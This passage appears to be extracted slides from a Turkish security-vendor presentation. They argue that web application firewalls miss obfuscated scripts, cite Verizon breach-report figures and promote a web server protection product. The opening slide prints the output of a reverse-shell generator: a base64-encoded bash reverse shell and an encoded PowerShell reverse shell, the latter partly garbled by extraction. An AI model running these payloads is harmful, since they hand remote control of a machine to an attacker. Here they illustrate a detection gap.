
```
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYA0AAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANGA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAGACQAYgB5AHQAZQBzAC4ATABlA
G4AZwB0AGgAKQApACAALQBuAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAE
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEFAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0A
FMAdABYAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAafAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAPADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAkAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAkAgACcAP
gAgACcAOwAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJA
EkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQBu0AGUAK
AAkAHMAZQBwAGQAYgB5AHQAZQAsADAALAAkAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACkAOwAkAHMAdABYAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#
```

Mevcut Durum



EMEA'daki tehdit aktörleri

2024 Verizon Veri İhlali
İnceleme Raporu




■ dış kaynaklı
■ iç kaynaklı

49%

tehdit aktörlerinin çoğu **dahili**

WAF'lar Yeterli Değil



- Gizlenmiş ve kodlanmış komut dosyalarının zayıf tespiti
- Paketlere dağıtılan kötü amaçlı yazılımların zayıf tespiti
- Darboğaz/hizmet kesintilerine yatkınlık
- İç tehdit aktörleri tarafından atlatıldı
- Ağ cihazlarında önceden var olan enfeksiyonlar tarafından atlandı
- Sıfırinci gün güvenlik açıkları
- Yanlış yapılandırma


Web Sunucusu Koruması (WSS)

Web tabanlı kötü amaçlı yazılımları **gerçek zamanlı olarak tespit eden, karantinaya alan ve raporlayan** web sunucusu güvenlik güçlendirici çözümü



